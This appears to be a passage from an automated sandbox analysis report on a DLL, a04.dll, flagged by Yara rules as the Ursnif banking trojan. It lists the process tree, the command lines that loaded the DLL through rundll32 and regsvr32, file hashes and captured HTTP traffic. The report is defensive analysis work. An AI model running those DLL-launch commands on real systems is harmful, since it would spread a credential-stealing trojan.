2021-10-07 13:51:53 UTC	22	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 13:51:53 GMT Content-Type: text/html Content-Length: 199 Connection: close Cache-Control: private,no-cache, must-revalidate Pragma: no-cache Location: https://cs.media.net/cksync?cs=1&type=ttd&ovsid=aa6413c2-4ba3-4951-8cf4-a124e7cfad6b X-AspNet-Version: 4.0.30319 Set-Cookie: TDID=aa6413c2-4ba3-4951-8cf4-a124e7cfad6b; domain=.adsrvr.org; expires=Fri, 07-Oct-2022 13:51:53 GMT; path=/; secure; SameSite=None Set-Cookie: TDCPM=CAEYBSABKAIyCwj-zsOXi-mEOhAFOAE.; domain=.adsrvr.org; expires=Fri, 07-Oct-2022 13:51:53 GMT; path=/; secure; SameSite=None P3P: CP="NOI DSP COR CUR ADMo DEVo PSAo PSDo OUR SAMo BUS UNI NAV"
2021-10-07 13:51:53 UTC	23	IN	Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 3a 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 63 73 2e 6d 65 64 69 61 2e 6e 65 74 2f 63 6b 73 79 6e 63 3f 63 73 3d 31 26 74 79 70 65 3d 74 74 64 26 6f 76 73 69 64 3d 61 61 36 34 31 33 63 32 2d 34 62 61 33 2d 34 39 35 31 2d 38 63 66 34 2d 61 31 32 34 65 37 63 66 61 64 36 62 22 3e 68 74 74 70 73 3a 2f 2f 63 73 2e 6d 65 64 69 61 2e 6e 65 74 2f 63 6b 73 79 6e 63 3f 63 73 3d 31 26 74 79 70 65 3d 74 74 64 26 6f 76 73 69 64 3d 61 61 36 34 31 33 63 32 2d 34 62 61 33 2d 34 39 35 31 2d 38 63 66 34 2d 61 31 32 34 65 37 63 66 61 64 36 62 3c 2f 61 3e Data Ascii: Redirecting to: https://cs.media.net/cksync?cs=1&type=ttd&ovsid=aa6413c2-4ba3-4951-8cf4-a124e7cfad6b

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5692 Parent PID: 5384

General

Start time:	15:51:31
Start date:	07/10/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\a04.dll'
Imagebase:	0x10000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.862882724.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.1182185098.00000000030A9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.862687156.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.863055809.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.862929900.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.862999025.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.810323284.0000000000FF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.862717977.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.863040607.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.1182360393.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.862644494.00000000038F8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 5052 Parent PID: 5692

General

Start time:	15:51:32
Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\a04.dll',#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: regsvr32.exe PID: 1576 Parent PID: 5692

General

Start time:	15:51:32
Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\a04.dll
Imagebase:	0xc00000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.986796014.0000000005568000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.986936455.0000000005568000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.986844701.0000000005568000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.986951614.0000000005568000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.800171088.0000000000BB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.986702942.0000000005568000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.986736746.0000000005568000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.986915722.0000000005568000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.986870790.0000000005568000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.1182699282.0000000004CB9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000002.1182795536.0000000005568000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 3436 Parent PID: 5052

General

Start time:	15:51:32
Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\a04.dll',#1
Imagebase:	0x11d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.908592285.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.908402373.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.908284836.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.1183574804.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.1183218956.00000000050D9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.908521770.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.908362779.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.804569099.00000000032C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.908553310.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.908608901.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.908487582.0000000005AF8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 2792 Parent PID: 5692

General

Start time:	15:51:32
Start date:	07/10/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff731bb0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 3160 Parent PID: 5692

General

Start time:	15:51:34
Start date:	07/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\a04.dll,DllRegisterServer
Imagebase:	0x11d0000

File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.919043739.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000002.1181352410.00000000010F9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.919333557.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.919382135.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.918914357.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000003.806401680.00000000006B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000002.1182966669.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.918874706.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.919207187.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.918946609.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.919351635.0000000004FF8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 5300 Parent PID: 2792

General

Start time:	15:51:34
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:17410 /prefetch:2
Imagebase:	0x190000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 4184 Parent PID: 2792

General

Start time:	15:53:05

Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:82960 /prefetch:2
Imagebase:	0x190000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 4044 Parent PID: 2792

General

Start time:	15:53:27
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:17424 /prefetch:2
Imagebase:	0x190000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 5264 Parent PID: 2792

General

Start time:	15:53:31
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:17432 /prefetch:2
Imagebase:	0x190000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 3604 Parent PID: 2792

General

Start time:	15:54:03
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:82984 /prefetch:2
Imagebase:	0x190000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis